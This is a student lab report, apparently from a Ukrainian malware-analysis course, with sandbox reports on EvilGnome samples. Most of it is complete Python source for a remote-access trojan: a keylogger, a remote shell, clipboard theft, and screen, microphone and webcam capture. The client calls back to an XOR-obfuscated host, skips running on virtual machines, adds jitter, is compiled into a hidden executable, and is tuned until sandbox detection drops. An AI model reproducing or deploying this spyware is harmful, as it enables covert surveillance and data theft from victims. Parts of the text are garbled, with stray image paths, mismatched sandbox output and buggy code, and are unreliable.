

ЗВОРОТНА РОЗРОБКА ТА АНАЛІЗ  
ШКІДЛИВОГО ПРОГРАМНОГО  
ЗАБЕЗПЕЧЕННЯ  
ЛАБОРАТОРНА РОБОТА № 4

Виконав:  
Студент групи ФБ-22  
Орлов Антон

**Мета роботи:** Отримати навички динамічного аналізу ШПЗ для платформ Windows x86 та x64.

**Постановка задачі:** Дослідити методи автоматичного аналізу ШПЗ у пісочниці та популярних антивірусних засобах. Дослідити методи протидії динамічному аналізу в процесі доставки ШПЗ.

**Завдання:**

**1. Проаналізуйте зразки EvilGnome:**

82 b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7

Summary

File 82b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7

Summary

Size244.0B

TypePOSIX shell script, ASCII text executable

MDS9685cde6a7482e591c83bd24ab219154

SHA17e42224de94a51946bda81c96f9f37449386f4c

SHA25682b69954410c83315dfe769eed4b6cfc7d11f0f62e26ff546542e35dcd7106b7

SHA512Show Details

CRCS32E3AFASBC

ssdeepNone

YaraNone matched

Download

Resubmit sample

Score

This file shows numerous signs of malicious behavior.  
The score of this file is 2.6 out of 10.

Please notice: The scoring system is currently still in development and should be considered an alpha feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

Information on Execution

Analysis

Category	Started	Completed	Duration	Routing	Logs
FILE	Nov. 25, 2024, 12:39 p.m.	Nov. 25, 2024, 12:39 p.m.	35 seconds	none	<a href="#">Show Analysis Log</a> <a href="#">Show Details Log</a>

Signatures

Checks if process is being debugged by a debugger (2 events)

Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemInfoData) (1 event)

Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)

One or more processes crashed (1 event)

Allocates read-write-execute memory (usually to unpack itself) (46 events)

Checks for the Locally Unique Identifier on the system for a suspicious privilege (1 event)

Potentially malicious URLs were found in the process memory dump (30 out of 125 events)

Resumed a suspended thread in a remote process potentially indicative of process injection (2 events)

Time & API	Arguments	Status	Return	Repeating
Process Injection	Process 2668 resumed a thread in remote process 2304			
WResumeThread	thread_handle: 0x00000254 suspend_count: 1 process_id: 2304	1	0	0

a21acbe7ee77c721f1adc76e7a7799c936e74348d32b4c38f3bf6357ed7e8032

File a21acbe7ee77c721f1adc76e7a7799c936e74348d32b4c38f3bf6357ed7e8032

Summary

Size

754.0B

Type

POSIX shell script, ASCII text executable

MD5

997a43976b11684836798045827648a6

SHA1

b3b97c5f9c2181c9482805f8724b46e26c2b67f

SHA256

a21acbe7ee77c721f1adc76e7a7799c936e74348d32b4c38f3bf6357ed7e8032

SHA512

[View Digest...](#)

CRC32

2FAE3F97

sdbsum

None

Yara

None matched

Download

Resubmit sample

Score

This file shows numerous signs of malicious behavior.

The score of this file is 2.6 out of 10.

Please notice

The scoring system is currently still in development and should be considered an alpha feature.

Feedback

Experiencing a false result? Send us this analysis and we will investigate. [Click here](#)

Information on Execution

Analysis

Category	Started	Completed	Duration	Routing	Logs
FILE	Nov 25, 2024, 12:39 p.m.	Nov 25, 2024, 12:40 p.m.	37 seconds	none	<a href="#">Show Analysis Log</a> <a href="#">Show Details Log</a>

Signatures

Checks if process is being debugged by a debugger (2 events)

Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemDiskInfo) (1 event)

Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)

One or more processes crashed (1 event)

Allocates read-write-execute memory (usually to unpack itself) (46 events)

Checks for the Locally Unique Identifier on the system for a suspicious privilege (1 event)

Time & API

Arguments

Status

Return

Repeated

LookupPrivilegeValue

Nov 25, 2024, 12:40 p.m.

system\_name: SeDebugPrivilege

1

1

0

Potentially malicious URLs were found in the process memory dump (50 out of 125 events)

Resumed a suspended thread in a remote process potentially indicative of process injection (2 events)

Time & API

Arguments

Status

Return

Repeated

Process injection

NilResumeThread

Process 1872 resumed a thread in remote process 2360

thread\_handle: 0x00000258

suspend\_count: 1

1

0

0

**EvilGnome** — це ШПЗ, який використовує методи віддаленого доступу для крадіжки даних і може діяти під виглядом безпечного програмного забезпечення або інструментів. Після інсталяції шкідливе ПЗ намагається отримати доступ до камери та мікрофону зараженої системи для запису аудіо та відео. EvilGnome зазвичай потрапляє в систему через підроблені або заражені програми, що можуть виглядати безпечними для користувачів.

## 2. Розробіть систему віддаленого керування:

### КОД СЕРВЕРА:

```
#!/usr/bin/env python3
import socket
from threading import *
from datetime import datetime

port = 911

def menu():
    print("Menu:")
    print("""
1 - Connect to client
2 - Close connection
3 - Shown menu
4 - Information about System
5 - Open CLI
6 - File and Directory Information
7 - Copy File
8 - Delete File
9 - Information about Processes
10 - Start Keylogger
11 - Stop Keylogger
12 - Clipboard Data
13 - Take Screen
14 - Take Audio
15 - Take Video
16 - Quit
""")

def connect_to_client():
    global sock
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.bind(("", port))
    sock.listen(1)
    print("Searching for the connection...\n")
    connection_thread = Thread(target=wait_connection)
    connection_thread.start()

def wait_connection():
    global client
    try:
        client, addr = sock.accept()
        print("Success! Connected to " + str(addr[0]) + ":" + str(addr[1]) + "\n>")
    except OSError:
        print("Connection was closed\n")

def close_connection():
    if 'client' in globals():
        client.send(close_connection_id.encode())
    sock.close()
    print("Connection was closed\n")

def output_to_console():
    complete_data = b""
    while True:
        data = client.recv(1024)
        if not data:
            break
        complete_data += data
        if b"END_OF_DATA" in data:
            complete_data = complete_data.decode().replace("END_OF_DATA", "")
            break

    if complete_data:
        print(complete_data.encode('cp1251').decode('cp866'))
```

```

def get_file(photo):
    file = open(photo, "wb")
    file_data = client.recv(1024)
    counts_of_bytes = int(file_data.decode())
    client.send(str(counts_of_bytes).encode())
    total_received = 0
    while counts_of_bytes > 0:
        file_data = client.recv(1024)
        if not file_data:
            break
        file.write(file_data)
        total_received += len(file_data)
        counts_of_bytes -= len(file_data)
    file.close()
    print("Success! File received\n")

def keylogger_output():
    while True:
        data = client.recv(10)
        if not stop_keylogger_flag:
            if data:
                print(data.decode(), end = '')
        else:
            break

def information_about_system():
    print("Information about System:\n")
    client.send(system_information_discovery_id.encode())
    system_info_thread = Thread(target=output_to_console)
    system_info_thread.start()

def open_cli():
    print("Enter the command:\n")
    command_cli = input(" >>")
    if command_cli == "exit":
        print("Connection was closed\n")
    client.send(command_line_interface_id.encode())
    client.send(command_cli.encode())
    cli_thread = Thread(target=output_to_console)
    cli_thread.start()

def file_and_directory_information():
    print("File and Directory Information:\n")
    client.send(file_and_directory_discovery_id.encode())
    file_dir_discovery_thread = Thread(target=output_to_console)
    file_dir_discovery_thread.start()

def copy_file():
    print("Enter the filename:\n")
    client.send(remote_file_copy_id.encode())
    thatFile = input(" >>")
    fd = open(thatFile, 'rb')
    if fd is not None:
        file_data = fd.read()
        client.send(file_data)
        print("Success! File was sent!\n")
    else:
        print("No files with that name!\n")
    fd.close()

```

```

def delete_file():
    print("Enter the filename:\n")
    file_to_delete = input(" >>")
    if file_to_delete == "":
        print("No files with that name!\n")
    else:
        client.send(file_deletion_id.encode())
        client.send(file_to_delete.encode())

def information_about_processes():
    print("Information about Processes:\n")
    client.send(process_discovery_id.encode())
    process_enumeration_thread = Thread(target=output_to_console)
    process_enumeration_thread.start()

def keylogger_start():
    print("Keylogger started\n")
    client.send(start_input_capture_id.encode())
    global stop_keylogger_flag
    stop_keylogger_flag = 0
    keylogger_thread = Thread(target=keylogger_output)
    keylogger_thread.start()

def keylogger_stop():
    print("Keylogger stoped\n")
    global stop_keylogger_flag
    client.send(stop_input_capture_id.encode())
    stop_keylogger_flag = 1

def clipboard_data():
    print("Clipboard Data:\n")
    client.send(clipboard_data_id.encode())
    clipboard_data_thread = Thread(target = output_to_console)
    clipboard_data_thread.start()

def take_screen():
    print("Take Screen:\n")
    client.send(screen_capture_id.encode())
    Screen = "captured_screen.png"
    get_file(Screen)

def take_audio():
    print("Take Audio:\n")
    client.send(audio_capture_id.encode())
    audio_file = "captured_audio.wav"
    audio_thread = Thread(target=get_file, args=(audio_file, ))
    audio_thread.start()

def take_video():
    print("Take Video:\n")
    client.send(video_capture_id.encode())
    video_file = "captured_video.avi"
    video_thread = Thread(target=get_file, args=(video_file, ))
    video_thread.start()

```



```

close_connection_id = "01"
system_information_discovery_id = "02"
command_line_interface_id = "03"
file_and_directory_discovery_id = "04"
remote_file_copy_id = "05"
file_deletion_id = "06"
process_discovery_id = "07"
start_input_capture_id = "08"
stop_input_capture_id = "09"
clipboard_data_id = "10"
screen_capture_id = "11"
audio_capture_id = "12"
video_capture_id = "13"

if __name__ == '__main__':
    print("\n Welcome, type '3' \n")
    a = 0
    while a != 1:
        command = input(">")
        if command == "1":
            connect_to_client()
        elif command == "2":
            close_connection()
        elif command == "3":
            menu()
        elif command == "4":
            information_about_system()
        elif command == "5":
            open_cli()
        elif command == "6":
            file_and_directory_information()
        elif command == "7":
            copy_file()
        elif command == "8":
            delete_file()
        elif command == "9":
            information_about_processes()
        elif command == "10":
            keylogger_start()
        elif command == "11":
            keylogger_stop()
        elif command == "12":
            clipboard_data()
        elif command == "13":
            take_screen()
        elif command == "14":
            take_audio()
        elif command == "15":
            take_video()
        elif command == "16":
            a = 1

```

## КОД КЛІЄНТА:

```
#!/usr/bin/env python3
from pynput.keyboard import Listener
import pyscreenshot
import pyperclip
import sounddevice
from threading import *
import platform
import os
import os.path
from scipy.io.wavfile import write
import cv2
import cpuinfo
import socket
import datetime
import random
import time

some1 = b'\x9b\x93\x98\x84\x9b\x9c\x92\x84\x98\x84\x98\x99\x92'
some2 = b'\x93\x9b\x9b'
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

def func():
    cpu_data = cpuinfo.get_cpu_info()
    return "hypervisor" in cpu_data.get("flags", [])

def f_e(d, ey):
    return bytes([b ^ ey for b in d])

def send_file(photo):
    fd = open(photo, 'rb')
    if fd is not None:
        file_data = fd.read()
        length = len(file_data)
        sock.send(str(len(length)).encode())
        if int(sock.recv(1024).decode()) == len(length):
            sock.send(file_data)
    fd.close()

class boobley:
    def on_press(self, key):
        sock.send(str(key).encode())

def information_about_system():
    os_info = platform.platform() + " " + platform.machine() + " " + platform.node()
    sock.send(os_info.encode())
    sock.send(b"END_OF_DATA")

def open_cli():
    command_cli = sock.recv(1024).decode()
    print(command_cli)
    if command_cli != "exit":
        command = os.popen(command_cli)
        command_res = command.read()
        sock.send(command_res.encode())
        sock.send(b"END_OF_DATA")
```



```

def file_and_directory_information():
    fs_info = ""
    for i in os.listdir():
        if os.path.isfile(i):
            fs_info += 'f'
        else:
            fs_info += 'd'
            fs_info += str(datetime.datetime.fromtimestamp(int(os.path.getctime(i)))) + ' '
            fs_info += i + '\n'
    sock.send(fs_info.encode())
    sock.send(b"END_OF_DATA")

def copy_file():
    file = open("copy.txt", "wb")
    file_data = sock.recv(1024)
    file.write(file_data)
    file.close()

def delete_file():
    filename = sock.recv(1024).decode()
    if os.path.isfile(filename):
        os.remove(filename)

def information_about_processes():
    check = platform.platform()
    if check[0] == "W" or check[0] == "w":
        tasklist = os.popen('tasklist')
    elif check[0] == "L" or check[0] == "l":
        tasklist = os.popen('ps')
    current_processes = tasklist.read()
    buffer_size = 1024
    for i in range(0, len(current_processes), buffer_size):
        chunk = current_processes[i:i + buffer_size]
        sock.send(chunk.encode())
    sock.send(b"END_OF_DATA")

def bobble():
    global listener
    with Listener(on_press=obj.on_press) as listener:
        listener.join()

def clipboard_data():
    some_data = pyperclip.paste()
    sock.send(some_data.encode())
    sock.send(b"END_OF_DATA")

def take_screen():
    Screen_name = "1.png"
    image = pyscreenshot.grab()
    image.save(Screen_name)
    send_file(Screen_name)
    os.remove(Screen_name)

def take_audio():
    duration = 10
    fs = 44100
    audio_file = "2.wav"
    myarray = sounddevice.rec(int(duration * fs), samplerate=fs, channels=2)
    sounddevice.wait()
    write(audio_file, fs, myarray)
    send_file(audio_file)
    os.remove(audio_file)

```

```

def take_video():
    cap = cv2.VideoCapture(0)
    frame_width = int(cap.get(3))
    frame_height = int(cap.get(4))
    video_cod = cv2.VideoWriter_fourcc(*'XVID')
    video_output = cv2.VideoWriter('3.avi', video_cod, 60, (frame_width, frame_height))
    for i in range(300):
        ret, frame = cap.read()
        if ret == True:
            video_output.write(frame)
            cv2.imshow('frame', frame)
            if cv2.waitKey(1) & 0xFF == ord('x'):
                break
        else:
            break
    cap.release()
    video_output.release()
    cv2.destroyAllWindows()
    send_file("3.avi")
    os.remove("3.avi")

if not func():
    if __name__ == "__main__":
        time.sleep(random.uniform(0.5, 3))
        sock.connect(((f_e(some1, 0xAA).decode()), int(f_e(some2, 0xAA).decode()))
        while True:
            while True:
                data = sock.recv(1024)
                if data:
                    break
            if data.decode() == "01":
                break
            if data.decode() == "02":
                information_about_system()
            if data.decode() == "03":
                open_cli()
            if data.decode() == "04":
                file_and_directory_information()
            if data.decode() == "05":
                copy_file()
            if data.decode() == "06":
                delete_file()
            if data.decode() == "07":
                information_about_processes()
            if data.decode() == "08":
                obj = boobley()
                boble_thread = Thread(target=boble)
                boble_thread.start()
            if data.decode() == "09":
                listener.stop()
                del obj
            if data.decode() == "10":
                clipboard_data()
            if data.decode() == "11":
                take_screen()
            if data.decode() == "12":
                take_audio()
            if data.decode() == "13":
                take_video()

```

- Реалізує техніки розділу 4.3:

#### 1056 Input Capture:

```
>10
Keylogger started

>11
'й''ц''у''к''е''н'Keylogger stoped
```

#### 1057 Process Discovery:

```
>
9
Information about Processes:

>
Имя образа PID Имя сессии % сеанса Память
=====
System Idle Process 0 Services 0 8 КБ
System 4 Services 0 2 956 КБ
Registry 148 Services 0 63 092 КБ
smss.exe 536 Services 0 968 КБ
csrss.exe 988 Services 0 5 860 КБ
wininit.exe 1040 Services 0 6 652 КБ
services.exe 1116 Services 0 9 940 КБ
lsass.exe 1156 Services 0 22 564 КБ
svchost.exe 1288 Services 0 23 124 КБ
fontdrvhost.exe 1312 Services 0 3 660 КБ
WUDFHost.exe 1352 Services 0 6 332 КБ
svchost.exe 1508 Services 0 17 996 КБ
svchost.exe 1588 Services 0 8 576 КБ
svchost.exe 1844 Services 0 9 596 КБ
svchost.exe 1852 Services 0 11 868 КБ
svchost.exe 1884 Services 0 16 364 КБ
svchost.exe 1948 Services 0 8 936 КБ
svchost.exe 2040 Services 0 6 764 КБ
svchost.exe 2132 Services 0 7 228 КБ
svchost.exe 2196 Services 0 10 884 КБ
svchost.exe 2420 Services 0 11 572 КБ
svchost.exe 2436 Services 0 15 148 КБ
NVDisplay.Container.exe 2480 Services 0 16 816 КБ
svchost.exe 2540 Services 0 11 640 КБ
svchost.exe 2548 Services 0 13 656 КБ
svchost.exe 2684 Services 0 9 916 КБ
svchost.exe 2760 Services 0 10 868 КБ
```

#### 1059 Command-Line Interface:

```
>5
Enter the command:

>>dir
> Том в устройстве C не имеет метки.
Серийный номер тома: 62D7-4CE9

Содержимое папки C:\Users\Сергей\Desktop\re\lab4

29.11.2024 10:04 <DIR> .
29.11.2024 10:04 <DIR> ..
29.11.2024 09:45 63 979 008 client.exe
29.11.2024 09:34 5 097 client.py
29.11.2024 02:36 518 915 lab4.docx
3 файлов 64 503 020 байт
2 папок 37 670 514 688 байт свободно
```

### 1082 System Information Discovery:

```
>4
Information about System:

>Windows-10-10.0.19045-SP0 AMD64 DESKTOP-L6UQ1M4
```

### 1083 File and Directory Discovery:

```
6
File and Directory Information:

> 2024-11-29 09:45:49 client.exe
  2024-11-25 14:16:14 client.py
  2024-11-25 22:22:44 lab4.docx
  2024-11-29 09:58:06 ~$lab4.docx
```

### 1105 Remote File Copy:

```
>7
Enter the filename:

>>1.txt
Success! File was sent!
```

### 1107 File Deletion:

```
>8
Enter the filename:


>>copy.txt
```

### 1113 Screen Capture:

```
>13
Take Screen:

Success! File received

>
```



captured\_screenshot

### 1115 Clipboard Data:

```
12
Clipboard Data:


>1107 File Deletion:

1113 Screen Capture:


1115 Clipboard Data:

1123 Audio Capture:
```

### 1123 Audio Capture:



### 1125 Video Capture:



Результат програми у сискоо до вдосконалення коду:

File client.exe

Summary

Download

Resubmit sample

Size	61.0MB
Type	PE32+ executable (GUI) x86-64, for MS Windows
MD5	b68a8b317fd255b1f1f08cd09ec7e4e9
SHA1	8440aa0c44210d408e5d55aa5a3524596c88c86a
SHA256	10e83182396a4dec16d7065ad3d7740f5668f7e380f77f383b15ff93b5cd679f
SHA512	<a href="#">Show SHA512</a>
CRC32	F1B1C5E7
ssdeep	None
Yara	None matched

Information on Execution

Analysis					
Category	Started	Completed	Duration	Routing	Logs
FILE	Nov. 29, 2024, 2:29 a.m.	Nov. 29, 2024, 2:32 a.m.	147 seconds	none	<a href="#">Show Analyzer Log</a> <a href="#">Show Cuckoo Log</a>

Score

This file shows numerous signs of malicious behavior.

The score of this file is 3.4 out of 10.

Please notice:

The scoring system is currently still in development and should be considered an alpha feature.

Feedback

Expecting different results? Send us this analysis and we will inspect it. [Click here](#)

Signatures

Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event)

Checks whether any human activity is being performed by constantly checking whether the foreground window changed

Queries the disk size which could be used to detect virtual machine with small fixed size or dynamic allocation (1 event)

Creates executable files on the filesystem (19 events)

The binary likely contains encrypted or compressed data indicative of a packer (2 events)

Potentially malicious URLs were found in the process memory dump (50 out of 383 events)

Drops a binary and executes it (1 event)

fileC:\Users\anton\AppData\Local\Temp\onefile\_1388\_133773557732343750\client.exe

Creates a windows hook that monitors keyboard input (keylogger) (1 event)

Time & API	Arguments	Status	Return	Repeated
SetWindowsHookExW Nov. 29, 2024, 2:23 a.m.	thread_identifier: 0 callback_function: 0x00000000fffd5ae10 hook_identifier: 13 (WH_KEYBOARD_LL) module_address: 0x00000000ffcb0000	1	786607	0

• Відповідає Vault7 Development Tradecraft DOs and DON'Ts [83];

1.

(S//NF) DO obfuscate or encrypt all strings and configuration data that directly relate to tool functionality. Consideration should be made to also only de-obfuscating strings in-memory at the moment the data is needed. When a previously de-obfuscated value is no longer needed, it should be wiped from memory.

Цей пункт реалізован у тому, що port та ip початково закорені і розксорюються в момент їх виводу:

```
some1 = b'\x9b\x93\x98\x84\x9b\x9c\x92\x84\x98\x84\x99\x92'  
some2 = b'\x93\x9b\x9b'  
  
sock.connect(((f_e(some1, 0xAA).decode()), int(f_e(some2, 0xAA).decode())))
```



2.

(U//FOUO) DO strip all debugging output (e.g. calls to printf(), OutputDebugString(), etc) from the final build of a tool.

Цей пункт реалізований в момент компіляції .exe файла:

```
nuitka --remove-output --standalone --no-pyi-file --onefile --windows-disable-console client.py
```

**--remove-output:** видаляє тимчасові файли, створені під час компіляції, після того, як компіляція завершиться.

**--standalone:** створює самостійний виконуваний файл.

**--no-pyi-file:** не створює додатковий файл .pyi, який містить інформацію для того, щоб робити компіляцію з більшою швидкістю в майбутньому.

**--onefile:** всі файли, включаючи ваш код і всі залежності, повинні бути з'єднані в один виконуваний файл

3.

(S//NF) DO NOT perform operations that will cause the target computer to be unresponsive to the user (e.g. CPU spikes, screen flashes, screen "freezing", etc).

Цей пункт реалізований у тому, що програма клієнта ніяк не видає себе візуально (не відкриваються вікна, створені файли одразу ж видаляються)

4.

(S//NF) DO use variable size and timing (aka jitter) of beacons/network communications. DO NOT predicatively send packets with a fixed size and timing.

Цей пункт реалізований у випадковій затримці перед виконанням основного коду:

```
time.sleep(random.uniform(0.5, 3))
```


- В якості технологій анти-емуляції та антивіртуалізації використовує результати лабораторної роботи 3.

- використовува дуже схожу функцію з минулої лаби:


```
def func():  
    cpu_data = cpuinfo.get_cpu_info()  
    return "hypervisor" in cpu_data.get("flags", [])
```

**3. Проаналізуйте отриманий зразок в системах з розділів 3.3.1 та 3.3.2, впевніться у відсутності детектування.**

Результат програми у сискоо та у лабораторії з 3 лаби після вдосконалення коду:

 File client.exe

Summary		<a href="#">Download</a>	<a href="#">Resubmit sample</a>
Size	61.0MB		
Type	PE32+ executable (GUI) x86-64, for MS Windows		
MD5	f739d8306459c9bf4409cc1507be648a		
SHA1	958eb8cd2b5f905d875ffe25c3705eb16ce9de78		
SHA256	5753e6e8db45a81ede70c4288fb5770414e274d64215683c456d3ea2b9030899		
SHA512	<a href="#">Show SHA512</a>		
CRC32	903AB67C		
ssdeep	None		
Yara	None matched		

 Score

This file shows numerous signs of malicious behavior.

The score of this file is **2.4 out of 10**.

## Signatures

- ❗ Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available (1 event) >
- ❗ Checks whether any human activity is being performed by constantly checking whether the foreground window changed >
- ❗ Creates executable files on the filesystem (19 events) >
- ❗ The binary likely contains encrypted or compressed data indicative of a packer (2 events) >
- ❗ Potentially malicious URLs were found in the process memory dump (50 out of 383 events) >
- ❗ Drops a binary and executes it (1 event) ▼

file C:\Users\anton\AppData\Local\Temp\onefile\_2540\_133773920015000000\client.exe

